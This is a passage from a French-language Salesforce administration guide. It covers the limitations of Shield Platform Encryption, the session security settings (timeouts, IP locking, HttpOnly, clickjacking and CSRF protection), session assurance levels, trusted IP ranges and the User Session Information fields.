- Les graphiques de rapport et les composants de tableau de bord qui affichent des valeurs de champ crypté peuvent être mis en cache non cryptés.
- Vous ne pouvez pas trier des enregistrements dans des vues de liste par des champs qui sont cryptés.

### Général

- Les champs cryptés ne peuvent pas être utilisés dans :
  - Règles de partage basées sur des critères
  - Recherches d'opportunités similaires
  - Relations de référence externes
  - Tableaux réduits
  - Critères de filtrage pour les outils de gestion des données
  - Règles de correspondance de gestion des duplications
- Les transcriptions de chats Live Agent ne sont pas cryptées au repos.

Remarque: Cette page concerne le Cryptage de la plate-forme Shield, pas le cryptage classique. Quelle est la différence ? à la page 892

CONSULTER ÉGALEMENT :

Retour à la rubrique parente

## Quelles applications Salesforce prennent en charge les données cryptées ?

Certains jeux de fonctionnalités Salesforce fonctionnent normalement avec des données cryptées au repos. D'autres ne fonctionnent pas.

Les applications ci-dessous ne prennent pas en charge les données cryptées. Vous pouvez néanmoins activer le cryptage pour d'autres applications lorsqu'elles sont utilisées.

- Chatter Desktop
- Connect Offline
- Data.com
- Heroku (Heroku Connect ne prend pas en charge les données cryptées)
- Marketing Cloud (Marketing Cloud Connect ne prend pas en charge les données cryptées)
- Pardot
- Générateur de processus
- Salesforce Classic Mobile
- Salesforce IQ
- Service client social
- Steelbrick
- Thunder
- Visual Workflows
- Wave

Les applications ci-dessous ne prennent pas en charge les données cryptées, et le cryptage ne peut pas être activé lorsqu'elles sont présentes.

- Portails hérités (clients, libre-service et partenaires, avec des champs standard cryptés)
- Pardot Connector (avec la messagerie des contacts cryptée)

**Remarque:** Cette page se rapporte à Shield Platform Encryption, pas au Cryptage Classic. Quelle est la différence ? à la page 892

Éditions

Disponible par abonnement complémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition Nécessite l'achat de Salesforce Shield. Disponible gratuitement avec **Developer** Edition pour les organisations créées dans Summer '15 et ultérieur.

Disponible avec Salesforce Classic et avec Lightning Experience

CONSULTER ÉGALEMENT :

Retour à la rubrique parente

## Cryptage de la plate-forme Shield et Lightning Experience

Dans Lightning Experience, le Cryptage de la plate-forme Shield fonctionne de la même façon que dans Salesforce Classic, à part quelques exceptions mineures.

**Composants Lightning personnalisés**
Lorsqu'elles sont visualisées dans un composant Lightning, les données cryptées ne sont pas masquées, même si l'utilisateur ne dispose pas de l'autorisation « Afficher les données cryptées ».

**Notes**
Les aperçus de notes dans Lightning ne sont pas cryptés.

**Icône de cryptage de fichier**
L'icône indiquant qu'un fichier est crypté n'est pas affichée dans Lightning.

**Champs de date**
Lightning affiche la date fictive 12/30/0001 pour masquer les valeurs de date cryptées.

**Masquage de champ personnalisé**
Lorsque la clef de cryptage est détruite, les valeurs des champs personnalisés cryptés peuvent être affichées en texte brut jusqu'à l'actualisation de la page.

Éditions

Disponible par abonnement complémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition Nécessite l'achat de Salesforce Shield. Disponible gratuitement avec **Developer** Edition pour les organisations créées dans Summer '15 et ultérieur.

Disponible avec Salesforce Classic et avec Lightning Experience

## Limitation des champs avec Shield Platform Encryption

Dans certaines conditions, le cryptage d'un champ peut appliquer des limitations aux valeurs que vous stockez dans le champ. Avant de choisir de crypter un champ, assurez-vous d'en connaître les limites.

Éditions

Disponible par abonnement complémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition Nécessite l'achat de Salesforce Shield. Disponible gratuitement avec **Developer** Edition pour les organisations créées dans Summer '15 et ultérieur.

Disponible avec Salesforce Classic et avec Lightning Experience

### Champs personnalisés

Si les utilisateurs vont probablement saisir des valeurs non-ASCII, telles que des données encodées en CJK, nous recommandons de créer des règles de validation pour imposer ces limitations :

- Les valeurs de type de champ personnalisé d'e-mail qui contiennent uniquement des caractères non-ASCII sont limitées à 70 caractères.
- Les valeurs du type de champ personnalisé Téléphone qui contiennent uniquement des caractères non-ASCII sont limitées à 22 caractères.

### Champ Corps dans l'objet Commentaire de requête

Le champ Corps dans l'objet Commentaire de requête est limité à 4000 caractères ASCII (ou 4000 octets). Cependant, lorsque ces champs sont cryptés, la limitation en caractères est inférieure. Leur nombre dépend du type de caractères que vous saisissez.

- ASCII : 2959
- Chinois, japonais, coréen : 1333
- Autres non ASCII : 1479

### Champs Nom dans l'objet Contact

Lorsque Shield Platform Encryption est activé pour le champ Nom dans l'objet Contact, la limitation en caractères est inférieure pour les champs Prénom et Nom pour certains types de caractère. Shield Platform Encryption n'affecte pas les limitations en caractères ASCII.

- Prénom : limité à 22 caractères non ASCII

- Nom : limité à 70 caractères non ASCII

Remarque: Cette page concerne le Cryptage de la plate-forme Shield, pas le Cryptage classique. Quelle est la différence ? à la page 892

CONSULTER ÉGALEMENT :

Cryptage de champs

Retour à la rubrique parente

# Sécurité des sessions

Une fois connecté, un utilisateur peut établir une session avec la plate-forme. Utiliser la sécurité des sessions afin de limiter l'exposition de votre réseau lorsqu'un utilisateur laisse son ordinateur sans surveillance tout en étant connecté. Cette sécurité limite également les risques d'attaques internes, notamment lorsqu'un employé tente d'utiliser la session d'un collègue. Vous avez le choix entre plusieurs paramètres de session pour contrôler le comportement des sessions.

Vous pouvez contrôler l'expiration d'une session utilisateur inactive. L'expiration de session par défaut est définie à deux heures d'inactivité. Une fois le délai d'expiration atteint, une boîte de dialogue invite les utilisateurs à se déconnecter ou à continuer de travailler. S'ils ne répondent pas à cette invite, ils sont automatiquement déconnectés.

Remarque: Lorsqu'un utilisateur ferme une fenêtre de navigateur ou un onglet, il n'est pas automatiquement déconnecté de sa session Salesforce. Assurez-vous que vos utilisateurs sont conscients de ce comportement et qu'ils terminent correctement toutes leurs sessions en sélectionnant *Votre nom* > **Déconnexion**.

Par défaut, Salesforce utilise le protocole TSL (Transport Layer Security) et nécessite des connexions sécurisées (HTTPS) pour toutes les communications. Le paramètre `Demander des connexions sécurisées (HTTPS)` détermine si le protocole TSL (HTTPS) est requis par accéder à Salesforce, à l'exception des sites Force.com qui sont accessibles via HTTP. Si vous demandez à Salesforce de désactiver ce paramètre et de modifier l'URL de `https://` à `http://`, vous avez toujours accès à l'application. Toutefois, pour plus de sécurité, exigez l'utilisation de la technologie TSL dans toutes les sessions. Pour plus d'informations, reportez-vous à Modification des paramètres de sécurité de session à la page 940.

Vous pouvez limiter l'accès à certains types de ressource en fonction du niveau de sécurité associé à la méthode d'authentification (connexion) pour la session actuelle de l'utilisateur. Par défaut, chaque méthode de connexion a l'un des deux niveaux de sécurité suivants : Standard ou Assurance élevée. Vous pouvez modifier le niveau de sécurité de la session et définir des politiques afin de rendre les ressources spécifiées disponibles uniquement pour les utilisateurs de niveau Assurance élevée. Pour plus d'informations, reportez-vous à Sécurité au niveau de la session à la page 945.

Vous pouvez contrôler si votre organisation stocke les connexions des utilisateurs et si elles sont affichées dans le commutateur à l'aide des paramètres `Activer la mise en mémoire cache et la saisie automatique dans la page de connexion`, `Activer le basculement d'utilisateur` et `Mémoriser mes informations jusqu'à la déconnexion`.

### Modification des paramètres de sécurité de session

Vous pouvez modifier des paramètres de sécurité de session pour spécifier un type de connexion de session, des paramètres d'expiration et des plages d'adresse IP afin de vous protéger contre des attaques malveillantes et autres.

### Définition de plages IP de confiance pour votre organisation

Les plages IP de confiance définissent une liste d'adresses IP à partir desquelles les utilisateurs peuvent se connecter sans avoir à répondre à une question d'authentification, par exemple avec un code envoyé à leur téléphone mobile.

### Sessions utilisateur

Surveillez et protégez votre organisation Salesforce en examinant les sessions actives et des détails de session dans la page Informations sur la session utilisateur. Vous pouvez créer des vues de listes personnalisées, consulter les détails d'un utilisateur associé à une session spécifique et arrêter aisément les sessions suspectes. Les administrateurs Salesforce peuvent consulter toutes les sessions utilisateur d'une organisation. Les non administrateurs peuvent consulter uniquement leurs propres sessions.

### Compréhension des types de session

Découvrez les types de session dans la page Informations sur la session utilisateur pour mieux surveiller et protéger votre organisation.

CONSULTER ÉGALEMENT :

- Définition de plages IP de confiance pour votre organisation
- Historique de vérification de l'identité

# Modification des paramètres de sécurité de session

Vous pouvez modifier des paramètres de sécurité de session pour spécifier un type de connexion de session, des paramètres d'expiration et des plages d'adresse IP afin de vous protéger contre des attaques malveillantes et autres.

1. Dans Configuration, saisissez *Paramètres de session* dans la case Recherche rapide, puis sélectionnez **Paramètres de session**.
2. Personnalisez les paramètres de sécurité de session.

| Champ | Description |
| --- | --- |
| Valeur d'expiration | Délai après lequel le système déconnecte les utilisateurs inactifs. Pour les utilisateurs du portail, l'expiration est comprise entre 10 minutes et 24 heures, même si vous ne pouvez pas définir un délai inférieur 15 minutes. Sélectionnez une valeur comprise entre 15 minutes et 24 heures. Choisissez une période plus courte si votre organisation dispose d'informations confidentielles et que voulez appliquer une sécurité stricte.<br>Remarque: La valeur de temps de la dernière session active est mise à jour lorsque la moitié de la période de fin de session est écoulée. Par conséquent, si une fin de session est définie sur 30 minutes, le système ne vérifie pas l'activité avant un délai de 15 minutes. Par exemple, si vous mettez à jour un enregistrement au bout de 10 minutes, la valeur de temps de la dernière session active n'est pas mise à jour, car aucune activité n'a été détectée après 15 minutes. Vous êtes déconnecté(e) 20 minutes après (30 minutes au total), car l'heure de la dernière session active n'a pas été mise à jour. Supposons que vous mettez à jour un enregistrement après 20 minutes. Cela correspond à 5 minutes après la vérification de la dernière session active. Votre délai d'expiration est réinitialisé, et vous disposez de 30 minutes supplémentaires avant d'être déconnecté(e), soit un total de 50 minutes. |
| Désactiver la fenêtre d'avertissement d'expiration de session | Détermine si le système informe les utilisateurs inactifs avec un message d'avertissement d'expiration. Les utilisateurs sont informés 30 secondes avant l'expiration, comme spécifié par la Valeur d'expiration. |
| Forcer la déconnexion à l'expiration de la session | Lorsque les sessions des utilisateurs inactifs expirent, elles ne sont plus valides. Le navigateur est actualisé et renvoie à la page de connexion. Pour accéder à l'organisation, l'utilisateur doit se reconnecter. |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Le paramètre Verrouiller les sessions sur l'adresse IP à partir de laquelle elles ont été ouvertes est disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Tous les autres paramètres disponibles avec : **Personal** Edition, **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Pour modifier les paramètres de sécurité de session :

- Personnaliser l'application

| Champ | Description |
| --- | --- |
| | Remarque: Ne *pas* sélectionner `Désactiver la fenêtre d'avertissement d'expiration de session` lors de l'utilisation de ce paramètre. |
| `Verrouiller les sessions sur l'adresse IP à partir de laquelle elles ont été ouvertes` | Détermine si les sessions utilisateur sont verrouillées sur l'adresse IP avec laquelle l'utilisateur s'est connecté, afin d'empêcher des personnes non autorisées de pirater une session valide.<br>Remarque: Ce paramètre peut désactiver divers appareils mobiles et applications. |
| `Verrouiller les sessions du domaine dans lequel elles ont été utilisées en premier` | Associe la session Interface utilisateur actuelle d'un utilisateur, par exemple un utilisateur de communauté, à un domaine spécifique. Ce paramètre permet d'éviter l'utilisation non autorisée de l'ID de session dans un autre domaine. Ce paramètre est activé par défaut pour les organisations créées avec la version Spring '15 ou supérieure. |
| `Demander des connexions sécurisées (HTTPS)` | Détermine si le HTTPS est requis pour se connecter ou accéder à Salesforce, à l'exception des sites Force.com qui restent accessibles en utilisant le HTTP.<br>Ce paramètre est activé par défaut pour des raisons de sécurité.<br>Remarque: La page Réinitialiser les mots de passe pour vos utilisateurs est accessible uniquement à l'aide du protocole HTTPS. |
| `Forcer la reconnexion après une connexion en tant qu'utilisateur` | Détermine si un administrateur connecté sous l'identité d'un autre utilisateur est renvoyé à la session précédente après la déconnexion de cette identité secondaire.<br>Si le paramètre est désactivé, un administrateur doit se reconnecter pour continuer à utiliser Salesforce après s'être déconnecté en tant qu'utilisateur. Sinon, l'administrateur est renvoyé vers la session initiale après s'être déconnecté en tant qu'utilisateur. Ce paramètre est activé par défaut pour les nouvelles organisations à compter de la version Summer '14. |
| `Nécessite l'attribut HttpOnly` | Restreint l'accès aux cookies d'ID de session. Un cookie avec l'attribut HttpOnly n'est pas accessible via des méthodes non-HTTP, tels que des appels à partir de JavaScript.<br>Remarque: Si vous avez une application personnalisée ou empaquetée qui utilise JavaScript pour accéder à des cookies d'ID de session, la sélection de l'option `Nécessite l'attribut HttpOnly` interrompt votre application. L'accès au cookie par l'application est refusé. Si l'option `Nécessite l'attribut HttpOnly` est sélectionnée, la fenêtre de débogage AJAX Toolkit n'est pas disponible. |
| `Utiliser des demandes POST pour des sessions inter-domaines` | Configure l'organisation pour envoyer des informations sur les sessions en utilisant une requête POST, plutôt qu'une requête GET, pour les échanges inter-domaines. Un échange inter-domaine a lieu par exemple lorsqu'un |

| Champ | Description |
| --- | --- |
| | utilisateur utilise une page Visualforce. Dans ce contexte, les requêtes POST sont plus sûres que les requêtes GET, car elles gardent les informations sur les sessions dans le corps de la requête. Cependant, si vous activez ce paramètre, le contenu incorporé à partir d'un autre domaine, tel que...<br>`<img`<br>`src="https://acme.force.com/pic.jpg"/>`<br>n'est pas toujours affiché. |
| `Forcer les plages IP de connexion à chaque requête` | Limite les adresses IP à partir desquelles les utilisateurs peuvent accéder à Salesforce aux adresses IP définies dans `Plages IP de connexion`. Si ce paramètre est activé, les plages IP de connexion s'appliquent à chaque requête de page, y compris les requêtes d'applications clientes. Si ce paramètre est désactivé, les plages d'IP de connexion s'appliquent uniquement lorsqu'un utilisateur se connecte. Ce paramètre affecte les profils de tous les utilisateurs qui ont des restrictions sur l'IP de connexion. |
| `Activer la mise en mémoire cache et la saisie automatique sur la page de connexion` | Permet au navigateur de l'utilisateur de stocker des noms d'utilisateur. Si cette option est activée, après la connexion initiale, les noms d'utilisateur sont automatiquement renseignés dans le champ `Nom d'utilisateur` de la page de connexion. Si l'utilisateur a sélectionné **Mémoriser mes informations** dans la page de connexion, le nom d'utilisateur est conservé après l'expiration de la session ou la déconnexion de l'utilisateur. Le nom d'utilisateur est également affiché dans le commutateur. Ce paramètre est sélectionné par défaut pour toutes les organisations.<br>Remarque: Si vous désactivez ce paramètre, l'option **Mémoriser mes informations** n'est pas affichée dans la page de connexion de votre organisation ou dans le commutateur. |
| `Activer la mise en cache sécurisée et persistante du navigateur pour améliorer les performances` | Permet la mise en cache sécurisée des données dans le navigateur afin d'améliorer les performances de rechargement des pages en évitant les allers-retours vers le serveur. Ce paramètre est sélectionné par défaut pour toutes les organisations. Nous recommandons de ne pas désactiver ce paramètre. Vous pouvez toutefois le désactiver si la stratégie de votre société n'autorise pas la mise en cache du navigateur, même si les données sont cryptées. |
| `Activer le basculement d'utilisateur` | Détermine si commutateur est affiché lorsque les utilisateurs de votre organisation sélectionnent l'image de leur profil. Ce paramètre est sélectionné par défaut pour toutes les organisations. Le paramètre `Activer la mise en mémoire cache et la saisie semi-automatique sur la page de connexion` doit également être activé. Désélectionnez le paramètre `Activer le basculement d'utilisateur` pour ne pas afficher votre organisation dans les commutateurs d'autres organisations. Il masque également le commutateur pour les utilisateurs de votre organisation lorsqu'ils sélectionnent leur image de profil. |

| Champ | Description |
| --- | --- |
| `Mémoriser jusqu'à la déconnexion` | Habituellement, les noms d'utilisateur sont mis en cache uniquement lorsqu'une session est active ou si un utilisateur sélectionne **Mémoriser mes informations**. Pour des sessions SSO, l'option de mémorisation n'est pas disponible. Par conséquent, à l'expiration de la session, le nom d'utilisateur n'est plus affiché dans la page de connexion et dans le basculement d'utilisateur. En activant `Mémoriser jusqu'à la déconnexion`, les noms d'utilisateur mis en cache sont supprimés uniquement si l'utilisateur se déconnecte explicitement. Si la session expire, ils sont répertoriés dans le commutateur comme inactifs. Ainsi, si les utilisateurs utilisent leur propre ordinateur et autorisent l'expiration d'une session, ils peuvent sélectionner le nom d'utilisateur pour s'authentifier de nouveau. S'ils utilisent un ordinateur partagé, le nom d'utilisateur est supprimé immédiatement après la déconnexion de l'utilisateur.<br><br>Ce paramètre s'applique à tous les utilisateurs de votre organisation. Cette option n'est pas activée par défaut. Cependant, nous vous encourageons à l'activer pour le confort de vos utilisateurs. Laissez ce paramètre désactivé si votre organisation n'expose pas tous vos fournisseurs SSO ou d'authentification dans votre page de connexion. |
| `Activer la méthode de confirmation d'identité par SMS` | Permet aux utilisateurs de recevoir un code PIN unique livré par SMS. Si ce paramètre est sélectionné, les administrateurs ou les utilisateurs doivent vérifier leur numéro de téléphone mobile pour profiter de cette fonctionnalité. Ce paramètre est sélectionné par défaut pour toutes les organisations. |
| `Demander des jetons de sécurité pour les connexions API à partir d'appels (API versions 31.0 et antérieures)` | Dans l'API versions 31.0 et antérieures, des jetons de sécurité sont requis pour les connexions API à partir d'appels externes. Par exemple, les appels Apex ou les appels utilisant le proxy AJAX. Dans l'API versions 32.0 et supérieures, les jetons de sécurité sont requis par défaut. |
| `Plages de connexion IP` (pour les éditions Contact Manager, Group et Professional) | Spécifie une plage d'adresses IP à partir desquelles les utilisateurs doivent se connecter pour éviter l'échec de la connexion.<br><br>Pour spécifier une plage, cliquez sur **Nouveau**, puis saisissez une Adresse IP de début et une Adresse IP de fin afin de définir la plage, qui inclut les valeurs de début et de fin.<br><br>Ce champ n'est pas disponible dans les éditions Enterprise, Unlimited, Performance et Developer. Dans ces éditions, vous pouvez spécifier une plage de connexions IP valide dans les paramètres du profil utilisateur. |
| `Autoriser les utilisateurs à utiliser une clé de sécurité (U2F)` | Autorise les utilisateurs à utiliser une clé de sécurité U2F pour l'authentification à deux facteurs et la vérification de l'identité. Au lieu d'utiliser Salesforce Authenticator, un mot de passe unique généré par une application d'authentification ou des mots de passe uniques envoyés par e-mail ou SMS, l'utilisateur insère sa clé de sécurité U2F enregistrée dans un port USB pour la vérification de son identité. |
| `Autoriser les vérifications automatisées basées sur` | Autorise les utilisateurs à vérifier l'identité en approuvant automatiquement les notifications dans Salesforce Authenticator, dès qu'ils se trouvent à un |

| Champ | Description |
| --- | --- |
| `l'emplacement avec Salesforce Authenticator`<br>`Autoriser uniquement à partir d'adresses IP de confiance` | emplacement de confiance, par exemple son domicile ou son bureau. Si vous autorisez les vérifications automatisées, vous pouvez les autoriser à partir de n'importe quel emplacement ou les limiter aux adresses IP de confiance, telles que le réseau de votre entreprise. |
| `Autoriser Lightning Login` | Autorise les utilisateurs à utiliser Lightning Login pour les connexions Salesforce sans mot de passe, en s'appuyant sur Salesforce Authenticator pour la vérification de l'identité. |
| `Activation de la protection contre le détournement de clic pour les pages de configuration` | Protège contre les attaques par détournement de clic (clickjacking) dans les pages Salesforce de configuration. Le clickjacking est également connu en tant qu'attaque de redirection d'interface utilisateur. (les pages de configuration sont disponibles dans le menu Configuration). |
| `Activation de la protection contre le détournement de clic pour les pages Salesforce hors configuration` | Protège contre les attaques par détournement de clic dans les pages Salesforce autres que de configuration. Le clickjacking est également connu en tant qu'attaque de redirection d'interface utilisateur. Les pages de configuration contiennent déjà une protection contre les attaques par détournement de clic. (les pages de configuration sont disponibles dans le menu Configuration). Ce paramètre est sélectionné par défaut pour toutes les organisations. |
| `Activer la protection contre le détournement de clic pour les pages Visualforce personnalisées avec des en-têtes standard` | Protège contre les attaques par détournement de clic dans vos pages Visualforce avec des en-têtes activés. Le clickjacking est également connu en tant qu'attaque de redirection d'interface utilisateur.<br>ATTENTION: Si vous utilisez des pages Visualforce personnalisées dans un cadre ou un iframe, la page affichée peut être vide ou sans cadre. Par exemple, dans une présentation de page, les pages Visualforce ne fonctionnent pas lorsque la protection contre le détournement de clic est activée. |
| `Activer la protection contre le détournement de clic pour les pages Visualforce personnalisées avec des en-têtes désactivés` | Protège contre les attaques par détournement de clics de vos pages Visualforce avec des en-têtes désactivés lorsque l'attribut `showHeader="false"` est défini dans la page. Le détournement de clics est également appelé redirection d'interface utilisateur.<br>ATTENTION: Si vous utilisez des pages Visualforce personnalisées dans un cadre ou un iframe, la page affichée peut être vide ou sans cadre. Par exemple, dans une présentation de page, les pages Visualforce ne fonctionnent pas lorsque la protection contre le détournement de clic est activée. |
| `Activer la protection CSRF dans les requêtes GET des pages hors configuration`<br>`Activer la protection CSRF dans les requêtes POST des pages hors configuration` | Protège contre les attaques par Falsification de requête inter-site (CSRF) en modifiant les pages hors Configuration. Les pages hors Configuration incluent une chaîne de caractères aléatoire dans les paramètres de l'URL ou en tant que champ de formulaire masqué. Avec chaque requête GET et POST, l'application vérifie la validité de cette chaîne de caractères. L'application n'exécute pas la commande tant que la valeur trouvée ne correspond pas à |

| Champ | Description |
|---|---|
| | la valeur attendue. Ce paramètre est sélectionné par défaut pour toutes les organisations. |
| `URL de déconnexion` | Redirige les utilisateurs qui se déconnectent de Salesforce vers une page spécifique, par exemple la page d'un fournisseur d'authentification ou une page de marque personnalisée. Cette URL est utilisée uniquement si aucune URL de déconnection n'est spécifiée dans les paramètres du fournisseur d'identité, d'authentification unique SAML ou d'un fournisseur d'authentification externe. Si aucune valeur d'`URL de déconnexion` n'est spécifiée, la valeur par défaut est `https://login.salesforce.com`, sauf si Mon domaine est activé. Si Mon domaine est activé, l'URL par défaut est `https://`*`domainepersonnalisé`*`.my.salesforce.com`. |

3. Cliquez sur **Enregistrer**.

## Niveaux de sécurité des sessions

Vous pouvez limiter l'accès à certains types de ressource en fonction du niveau de sécurité associé à la méthode d'authentification (connexion) pour la session actuelle de l'utilisateur. Par défaut, chaque méthode de connexion a l'un des deux niveaux de sécurité suivants : Standard ou Assurance élevée. Vous pouvez modifier le niveau de sécurité de la session et définir des politiques afin de rendre les ressources spécifiées disponibles uniquement pour les utilisateurs de niveau Assurance élevée.

Par défaut, les niveaux de sécurité ci-dessous sont attribués aux différentes méthodes d'authentification.

- Nom d'utilisateur et mot de passe - standard
- Authentification déléguée - standard
- Activation - standard
- Lightning Login - assurance élevée
- Authentification à deux facteurs - assurance élevée
- Fournisseur d'authentification - standard
- SAML - standard

> Remarque: Le niveau de sécurité d'une session SAML peut également être spécifié à l'aide de l'attribut `SessionLevel` de l'assertion SAML envoyée par le fournisseur d'identité. L'attribut peut avoir la valeur `STANDARD` ou `HIGH_ASSURANCE`.

Pour changer le niveau de sécurité associé à une méthode de connexion :

1. Dans Configuration, saisissez *`Paramètres de session`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres de session**.
2. Sous Niveaux de sécurité de session, sélectionnez la méthode de connexion.
3. Pour déplacer la méthode vers la catégorie appropriée, cliquez sur la flèche **Ajouter** ou **Supprimer**.

Actuellement, les seules fonctionnalités qui utilisent la sécurité au niveau de la session sont les rapports et les tableaux de bord dans Salesforce et les applications connectées. Vous pouvez définir des stratégies exigeant une Assurance élevée sur ce type de ressource. Vous pouvez également indiquer l'action à exécuter si la session utilisée pour accéder la ressource n'est pas hautement sécurisée. Les actions prises en charge sont les suivantes :

- Bloquer : bloque l'accès à la ressource en affichant une erreur de privilèges insuffisants.
- Augmenter le niveau de session : invite l'utilisateur à procéder à une authentification à deux facteurs. Si l'utilisateur parvient à s'authentifier, il peut accéder à la ressource. Vous pouvez appliquer cette action lorsque les utilisateurs accèdent à des rapports ou à des tableaux de bord, ou seulement lorsqu'ils les exportent et les impriment.

ATTENTION: Lightning Experience ne prend pas en charge le passage du niveau de session à Assurance élevée en redirigeant l'utilisateur pour qu'il effectue une authentification à deux facteurs. Si votre organisation a activé Lightning Experience et que vous avez défini une stratégie qui exige une session hautement sécurisée pour accéder aux rapports et aux tableaux de bord, les utilisateurs de Lightning Experience en session standard ne peuvent pas accéder aux rapports et tableaux de bord. Ils ne voient pas non plus les icônes de ces ressources dans le menu de navigation. Pour contourner cette difficulté, les utilisateurs qui ont une session standard peuvent se déconnecter et se reconnecter à l'aide d'une méthode d'authentification définie comme hautement sécurisée par leur organisation. Ils ont ainsi accès aux rapports et aux tableaux de bord. Ils peuvent également basculer vers Salesforce Classic où ils sont invités à augmenter le niveau de la session lorsqu'ils tentent d'accéder à des rapports ou à des tableaux de bord.

Pour définir une politique qui exige une assurance élevée afin d'accéder à une application connectée :

1. Dans Configuration, saisissez *Applications connnectées* dans la case Recherche rapide, puis sélectionnez l'option permettant de gérer les applications connectées.
2. Cliquez sur **Modifier** en regard de l'application connectée.
3. Sélectionnez **Session de niveau d'assurance élevée requise**.
4. Sélectionnez l'une des actions présentées.
5. Cliquez sur **Enregistrer**.

Pour définir une politique qui exige une assurance élevée afin d'accéder à des rapports et des tableaux de bord :

1. Dans Configuration, saisissez *Politiques d'accès* dans la case Recherche rapide, puis sélectionnez **Politiques d'accès**.
2. Sélectionnez **Session de niveau d'assurance élevée requise**.
3. Sélectionnez l'une des actions présentées.
4. Cliquez sur **Enregistrer**.

Les niveaux de session n'ont pas d'impact sur les ressources de l'application autres que les applications connectées, les rapports et les tableaux de bord, pour lesquels des stratégies de sécurité explicites ont été définies.

CONSULTER ÉGALEMENT :

Sécurité des sessions

Accès à la Configuration

Historique de vérification de l'identité

## Définition de plages IP de confiance pour votre organisation

Les plages IP de confiance définissent une liste d'adresses IP à partir desquelles les utilisateurs peuvent se connecter sans avoir à répondre à une question d'authentification, par exemple avec un code envoyé à leur téléphone mobile.

Pour mieux protéger les données de votre organisation contre tout accès non-autorisé, vous pouvez spécifier une liste d'adresses IP à partir desquelles les utilisateurs peuvent se connecter sans question d'authentification. Cependant, cela ne limite pas totalement l'accès des utilisateurs hors de la plage IP de confiance. Lorsque les utilisateurs ont répondu à la question d'authentification (généralement en saisissant un code envoyé à leur appareil mobile ou adresse e-mail), ils peuvent se connecter.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour afficher l'accès au réseau :
- « Question d'authentification activée »

Pour modifier l'accès au réseau :
- Gérer les adresses IP

1. Dans Configuration, saisissez *Accès réseau* dans la case Recherche rapide, puis sélectionnez **Accès réseau**.
2. Cliquez sur **Nouveau**.
3. Saisissez une adresse IP valide dans le champ Adresse IP de début et une adresse IP plus grande dans le champ Adresse IP de fin.

   Les adresses de début et de fin définissent la plage d'adresses IP autorisées, à partir desquelles les utilisateurs peuvent se connecter, y compris les valeurs de début et de fin. Si vous souhaitez autoriser la connexion à partir d'une seule adresse IP, saisissez la même adresse dans les deux champs.

   Les adresses IP de début et de fin doivent être dans une plage IPv4 et ne pas inclure plus de 33 554 432 adresses ($2^{25}$, un bloc /7 CIDR).
4. Vous pouvez également saisir une description de la plage. Par exemple, si vous gérez plusieurs plages, saisissez les informations sur la partie du réseau correspondant à cette plage.
5. Cliquez sur **Enregistrer**.

Remarque: Pour les organisations activées avant décembre 2007, Salesforce a automatiquement généré la liste des adresses IP de confiance de votre entreprise en décembre 2007, lorsque cette fonction a été mise en place. Les adresses IP à partir desquelles des utilisateurs de confiance ont déjà accédé à Salesforce au cours des six derniers mois y ont été ajoutées.

CONSULTER ÉGALEMENT :

Sécurité des sessions

Restriction des heures et de l'emplacement de connexion des utilisateurs à Salesforce

## Sessions utilisateur

Surveillez et protégez votre organisation Salesforce en examinant les sessions actives et des détails de session dans la page Informations sur la session utilisateur. Vous pouvez créer des vues de listes personnalisées, consulter les détails d'un utilisateur associé à une session spécifique et arrêter aisément les sessions suspectes. Les administrateurs Salesforce peuvent consulter toutes les sessions utilisateur d'une organisation. Les non administrateurs peuvent consulter uniquement leurs propres sessions.

Lorsque vous arrêtez manuellement la session d'un utilisateur en cliquant sur le bouton **Retirer**, l'utilisateur doit se reconnecter à l'organisation.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

Le tableau suivant présente des informations sur les champs que vous pouvez afficher dans cette page. En raison de la nature de la technologie de géolocalisation, la précision des champs de géolocalisation (par exemple pays, ville, code postal) peut varier.

| Champ | Description |
|---|---|
| Ville | La ville dans laquelle l'adresse IP de l'utilisateur est physiquement localisée. Cette valeur n'est pas traduite. |
| Pays | Le pays dans lequel l'adresse IP de l'utilisateur est physiquement localisée. Cette valeur n'est pas traduite. |
| Code de pays | Le code ISO 3166 du pays dans lequel l'adresse IP de l'utilisateur est physiquement localisée. Cette valeur n'est pas traduite. Pour plus d'informations, reportez-vous à Codes des noms de pays - ISO 3166. |
| Créé | La date et l'heure de début de la session. |
| Latitude | La latitude à laquelle l'adresse IP de l'utilisateur est physiquement localisée. |
| Emplacement | L'emplacement approximatif de l'adresse IP à partir de laquelle l'utilisateur s'est connecté. Pour afficher d'autres informations géographiques, par exemple la ville et le code postal approximatifs, créez une vue personnalisée qui inclut ces champs. Cette valeur n'est pas traduite. |
| Longitude | La longitude à laquelle l'adresse IP de l'utilisateur est physiquement localisée. |
| Type de connexion | Le type de connexion associé à la session. Certains types de connexion comprennent Application, SAML et Portail. |
| ID de session parente | Si une session a un parent, cet ID est l'ID unique du parent. |
| Code postal | Le code postal auquel l'adresse IP de l'utilisateur est physiquement localisée. Cette valeur n'est pas traduite. |
| ID de session | L'ID unique de la session. |
| Type de session | Le type de session auquel l'utilisateur est connecté. Par exemple, les types courants sont Interface utilisateur, Contenu, API et Visualforce. |
| IP source | L'adresse IP associée à la session. |
| Sous-division | Le nom de la sous-division à laquelle l'adresse IP de l'utilisateur est physiquement localisée. Cette valeur n'est pas traduite. |
| Type d'utilisateur | Le type de profil associé à la session. |
| Nom d'utilisateur | Le nom d'utilisateur utilisé lors de la connexion à la session. Pour afficher la page de profil de l'utilisateur, cliquez sur le nom d'utilisateur. |
| Mis à jour | La date et l'heure de mise à jour de la dernière session due a l'activité. Par exemple, pendant une session Interface utilisateur, les utilisateurs modifient fréquemment des enregistrements ou d'autres données en travaillant. À chaque modification, les valeurs de date et d'heure de `Mise à jour` et `Valide jusqu'à` sont actualisées. |

| Champ | Description |
|---|---|
| Valide jusqu'à | Si vous n'arrêtez pas la session manuellement, correspond à la date et l'heure d'expiration automatique de la session. |

